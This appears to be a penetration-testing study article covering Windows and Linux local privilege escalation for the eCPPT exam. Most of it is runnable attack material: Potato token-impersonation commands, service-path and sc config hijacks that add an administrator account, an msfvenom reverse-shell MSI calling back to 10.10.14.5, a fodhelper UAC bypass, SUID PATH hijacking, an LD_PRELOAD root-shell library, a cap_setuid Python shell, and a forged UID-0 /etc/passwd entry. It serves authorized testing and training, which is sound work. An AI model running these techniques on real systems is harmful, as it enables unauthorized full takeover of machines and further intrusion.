eCPPT Deep-Dive: Part 5 - Windows & Linux Privilege Escalation Playbook
An exhaustive technical breakdown of Part 5 of the eCPPT curriculum: the definitive field playbook for local privilege escalation on Windows and Linux, token impersonation (Potato attacks), insecure service abuse, silent UAC bypasses, SUID exploitation, and sudo environment hijacking.
Securing an initial foothold—whether through web application command injection, a client-side phishing macro, or exploiting an unauthenticated daemon—typically lands an operator in a strictly unprivileged context (e.g., www-data, local service, or a low-rights standard user). In the eCPPT (eLearnSecurity Certified Professional Penetration Tester) examination, achieving local root (NT AUTHORITY\SYSTEM on Windows or root on Linux) is mandatory to extract password hashes from memory, establish reliable network pivots, and complete post-exploitation objectives.
In this deep dive, we present an exhaustive field engineering playbook for Windows and Linux Local Privilege Escalation, detailing automated auditing workflows, core operating system security primitives, and reliable manual exploit techniques.
Key Takeaways
- Windows Token Impersonation (
SeImpersonatePrivilege): Service accounts such asLOCAL SERVICEorNETWORK SERVICEfrequently hold token impersonation rights. By coercing high-privilege system services (such as Print Spooler or RPC) to authenticate against a rogue local Named Pipe, attackers trigger token impersonation (via the “Potato” exploit family) to instantly elevate toNT AUTHORITY\SYSTEM. - Insecure Service Configuration: Windows services must be audited for weak Discretionary Access Control Lists (DACLs allowing binary path modifications), unquoted service paths containing spaces, and weak filesystem permissions on service executables.
- Bypassing UAC Silently: Standard users belonging to the local
Administratorsgroup operate under filtered medium-integrity tokens. We execute silent UAC bypasses by hijacking registry keys referenced by auto-elevating binaries (fodhelper.exe,sdclt.exe). - Linux SUID Binaries & PATH Hijacking: Executables assigned the SUID bit run with the permissions of their owner. We audit custom SUID binaries for relative command invocations (allowing
PATHhijacking) and cross-reference standard utilities against the GTFOBins database. - Sudo Environment Abuse (
LD_PRELOAD): Whensudo -lreveals commands configured withNOPASSWD, or when theenv_keep+=LD_PRELOADdirective is preserved, attackers can inject arbitrary shared libraries (.so) into root execution space.
Section 1: Windows Privilege Escalation Playbook
1. Token Impersonation and the “Potato” Exploit Family
In Windows, processes access resources using Access Tokens. When an operator executes whoami /priv and discovers:
whoami /priv
# Privilege Name                Description                               State
# ============================= ========================================= ========
# SeImpersonatePrivilege        Impersonate a client after authentication Enabled
The operator can force an elevated Windows component running under NT AUTHORITY\SYSTEM to connect to a controlled local communication endpoint (such as a Named Pipe or RPC endpoint). The attacker process then calls ImpersonateNamedPipeClient() or DuplicateTokenEx() to duplicate the system token and spawn an administrative process:
sequenceDiagram
    autonumber
    actor Attacker as Exploit Process (PrintSpoofer / GodPotato)
    participant Pipe as Rogue Named Pipe (\\.\pipe\spoolss)
    participant Spooler as Windows System Service (spoolsv.exe - SYSTEM)
    participant Kernel as Windows Kernel Token Dispatcher

    Attacker->>Pipe: Creates and initializes a listening local Named Pipe
    Attacker->>Spooler: Triggers RPC call via Print Spooler API
    Spooler->>Pipe: System service connects and authenticates to the Named Pipe
    Pipe->>Kernel: Calls ImpersonateNamedPipeClient() API
    Kernel->>Attacker: Generates duplicated Access Token with NT AUTHORITY\SYSTEM rights!
    Attacker->>Kernel: Spawns new interactive process (cmd.exe) using SYSTEM Token
Field Exploitation Commands:
# Modern Windows 10 / Server 2016 / Server 2019 via PrintSpoofer
PrintSpoofer.exe -i -c cmd.exe

# Legacy Windows Server 2008 / 2012 via JuicyPotato (requires finding valid CLSID)
JuicyPotato.exe -l 1337 -p c:\temp\shell.exe -t * -c {CLSID-Value}

# Universal modern exploit via GodPotato (Supports Windows 10, 11, Server 2022)
GodPotato-NET4.exe -cmd "cmd.exe /c whoami"
2. Insecure Windows Service Configurations
A. Unquoted Service Paths:
When a Windows service path contains spaces and lacks enclosing quotes, Windows attempts to execute files matching each space boundary in sequence:
1
2
3
4
5
Service Path: C:\Program Files\Development Tools\service.exe
Windows checks in order:
1. C:\Program.exe
2. C:\Program Files\Development.exe
3. C:\Program Files\Development Tools\service.exe
If write permissions exist on C:\Program Files, placing an attacker payload named Development.exe guarantees administrative code execution upon service restart:
# Enumerate unquoted service paths via WMI
wmic service get name,displayname,pathname,startmode | findstr /i /v "c:\windows\\" | findstr /i /v """

# Place the binary and restart the service
copy shell.exe "C:\Program Files\Development.exe"
net stop "Vulnerable Service" && net start "Vulnerable Service"
B. Modifiable Service Binaries and Weak DACLs:
If an unprivileged user has SERVICE_CHANGE_CONFIG or write permissions over the service definition, modify the binary path directly:
# Audit service permissions using AccessChk
accesschk.exe /accepteula -ucwv users VulnerableService

# Overwrite service binary path to execute arbitrary commands
sc config VulnerableService binpath= "net localgroup administrators attacker /add"
sc stop VulnerableService
sc start VulnerableService
3. Registry AlwaysInstallElevated Abuse
If system administrators enable elevated MSI package installation via Group Policy, any low-privileged user can run an installer that executes arbitrary commands with NT AUTHORITY\SYSTEM rights:
# Verify registry keys in both HKLM and HKCU
reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
# Both keys must return 0x1

# Generate a malicious installer MSI payload using msfvenom
msfvenom -p windows/shell_reverse_tcp LHOST=10.10.14.5 LPORT=4444 -f msi -o install.msi

# Execute silently to achieve elevated shell access
msiexec /quiet /qn /i install.msi
4. Silent User Account Control (UAC) Bypasses
When operating as a user who belongs to the local Administrators group but is executing within a medium-integrity context, User Account Control (UAC) prompts will block privileged commands. We leverage native Microsoft binaries that have autoElevate = true embedded in their manifests:
# Hijack the registry key queried by fodhelper.exe
reg add HKCU\Software\Classes\ms-settings\Shell\Open\command /d "cmd.exe /c start C:\temp\shell.exe" /f
reg add HKCU\Software\Classes\ms-settings\Shell\Open\command /v DelegateExecute /f

# Trigger the auto-elevating binary without any GUI prompt
C:\Windows\System32\fodhelper.exe
Section 2: Linux Privilege Escalation Playbook
flowchart TD
    Start["Initial Linux Foothold (www-data or low-privilege user)"] --> Audit["Execute Automated Enumeration (LinPEAS / LinEnum)"]

    Audit --> SudoCheck{"Check Sudo Rules (sudo -l)"}
    SudoCheck -- NOPASSWD Commands Found --> GTFO["Reference GTFOBins and execute bypass"]
    SudoCheck -- env_keep+=LD_PRELOAD --> Preload["Compile malicious .so and inject via LD_PRELOAD"]

    Audit --> SUIDCheck{"Audit SUID Binaries (find / -perm -u=s)"}
    SUIDCheck -- Standard Binary --> SUIDGTFO["Exploit binary via GTFOBins"]
    SUIDCheck -- Custom Binary with Relative Call --> PATHHijack["Prepend /tmp to PATH to execute custom script"]

    Audit --> CapCheck{"Check Linux Capabilities (getcap -r /)"}
    CapCheck -- cap_setuid+ep Found --> CapExploit["Invoke setuid(0) via Python or Perl"]

    Audit --> PasswdCheck{"Is /etc/passwd Writable?"}
    PasswdCheck -- Yes --> PasswdExploit["Append custom UID 0 root user with openssl hash"]
1. SUID Binaries and PATH Variable Hijacking
Files configured with the SUID (Set User ID) permission run under the authority of the file’s owner (typically root).
1
2
# Locate all SUID executables across the filesystem
find / -perm -u=s -type f 2>/dev/null
Exploiting Relative Binary Paths (PATH Hijacking):
If analysis of a custom SUID executable reveals calls to external system utilities without full absolute paths (e.g., invoking service status instead of /usr/sbin/service):
1
2
3
4
5
6
7
8
9
10
11
12
# Inspect ASCII strings inside the SUID binary
strings /opt/custom/status_checker

# Create a malicious script named 'service' in /tmp
echo -e '#!/bin/bash\n/bin/bash -p' > /tmp/service
chmod +x /tmp/service

# Prepend /tmp to the beginning of the PATH environment variable
export PATH=/tmp:$PATH

# Run the SUID binary; it will execute /tmp/service as root!
/opt/custom/status_checker
2. Sudo Misconfigurations and LD_PRELOAD Exploitation
Auditing sudo -l reveals permissions granted to the current user:
1
2
3
4
5
Matching Defaults entries for student on target:
    env_reset, env_keep+=LD_PRELOAD

User student may run the following commands on target:
    (ALL : ALL) NOPASSWD: /usr/bin/find
Attack Path A: GTFOBins Command Injection
1
2
# Exploit find to launch an interactive root shell
sudo find . -exec /bin/sh \; -quit
Attack Path B: Exploiting LD_PRELOAD
If env_keep+=LD_PRELOAD is active, we compile a shared library that hooks the process initialization routine (_init):
1
2
3
4
5
6
7
8
9
10
11
// evil.c
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>

void _init() {
    unsetenv("LD_PRELOAD");
    setgid(0);
    setuid(0);
    system("/bin/bash");
}
1
2
3
4
5
6
# Compile into a shared object (.so)
gcc -fPIC -shared -o /tmp/evil.so evil.c -nostartfiles

# Execute any allowed sudo command with LD_PRELOAD
sudo LD_PRELOAD=/tmp/evil.so /usr/bin/find
# Immediate result: root@target:~#
3. Exploiting Linux Capabilities
Linux divides traditional root privileges into distinct privileges known as Capabilities:
1
2
3
4
5
# Recursively audit all binaries assigned elevated capabilities
getcap -r / 2>/dev/null

# If /usr/bin/python3 has cap_setuid+ep configured:
/usr/bin/python3 -c 'import os; os.setuid(0); os.system("/bin/bash")'
4. Writable /etc/passwd File
If misconfigured permissions grant write access to /etc/passwd:
1
2
3
4
5
6
7
8
9
10
# Generate a salt and password hash using OpenSSL
openssl passwd -1 -salt rootpw Password123
# Generated Hash: $1$rootpw$4ZkK9M9v7R8...

# Append a custom user with UID 0 and GID 0 (root equivalent)
echo 'hacker:$1$rootpw$4ZkK9M9v7R8...:0:0:root:/root:/bin/bash' >> /etc/passwd

# Authenticate as the newly created root user
su hacker
# Enter Password123 -> Full root access obtained!
Visual Architecture: Privilege Escalation Primitives & Decision Engine
The following diagram maps out the primary attack vectors across both operating systems alongside the Potato token impersonation architecture:

Key Architectural Observations from the Diagram:
- The Token Impersonation Pivot: Service accounts (
LOCAL SERVICE,NETWORK SERVICE,IIS APPPOOL) routinely possessSeImpersonatePrivilege. The “Potato” family exploits this by running a rogue local RPC listener, forcing aSYSTEMprocess (like DCOM or Print Spooler) to authenticate against it, and invokingImpersonateNamedPipeClient()to grab the elevated token. - Linux Capability Granularity: Linux capabilities bypass the binary all-or-nothing nature of SUID. When an administrator grants
cap_setuid+epto a scripting engine such as Python or Perl, it grants that process the absolute power to invokesetuid(0), yielding immediate root access.
Attack Chain Interconnection: Elevating to SYSTEM / Root to Enable Multi-Tier Pivoting
Privilege escalation is the mandatory bridge between an initial foothold and lateral expansion:
flowchart LR
    Part8["Part 8: Web Exploitation (webshell as www-data)"] -->|Initial Access| Part5["Part 5: Local Privilege Escalation (Root / SYSTEM)"]
    Part5 -->|Enables Memory Dumping| Part4["Part 4: Extract LSASS Domain Admin Hashes"]
    Part5 -->|Enables Interface Promiscuity| Part6["Part 6: Configure Ligolo-ng TUN Pivot Routes"]
- Connection to Part 4 (Active Directory): Standard users cannot access the memory space of
lsass.exe. Escalating toNT AUTHORITY\SYSTEMin Part 5 is required before invokingInvoke-Mimikatzor executing DCSync attacks. - Connection to Part 6 (Pivoting): Creating virtual network TUN interfaces via
Ligolo-ngor binding privileged raw sockets for packet forwarding requires root or administrative privileges on the pivot host.
Categorized References & Authoritative Sources
1. Curated Privilege Escalation Repositories
- GTFOBins: Curated list of Unix binaries used to bypass local security restrictions. https://gtfobins.github.io/.
- LOLBAS Project: Living Off The Land Binaries, Scripts, and Libraries for Windows. https://lolbas-project.github.io/.
- PayloadsAllTheThings: Comprehensive privilege escalation cheatsheets. https://github.com/swisskyrepo/PayloadsAllTheThings.
- HackTricks Privilege Escalation: Industry-standard Windows and Linux local privilege escalation methodologies by Carlos Polop. https://hacktricks.wiki/.
2. Exploit Source Code & Research
- PrintSpoofer by itm4n: Named pipe impersonation exploit targeting
SeImpersonatePrivilege. https://github.com/itm4n/PrintSpoofer. - GodPotato by BeichenDream: Universal token impersonation targeting Windows Server 2012 through 2022. https://github.com/BeichenDream/GodPotato.
- PEASS-ng (WinPEAS & LinPEAS): Automated local privilege escalation scanners by Carlos Polop. https://github.com/peass-ng/PEASS-ng.
3. MITRE ATT&CK Enterprise Techniques
- T1548: Abuse Elevation Control Mechanism (Bypass UAC, SUID/SGID). https://attack.mitre.org/techniques/T1548/.
- T1134: Access Token Manipulation. https://attack.mitre.org/techniques/T1134/.
- T1574: Hijack Execution Flow (DLL Search Order, PATH Hijacking). https://attack.mitre.org/techniques/T1574/.
Author: Abdulrahman M. Fathi (0x3bdo) • Cyber Security Engineer & Penetration Tester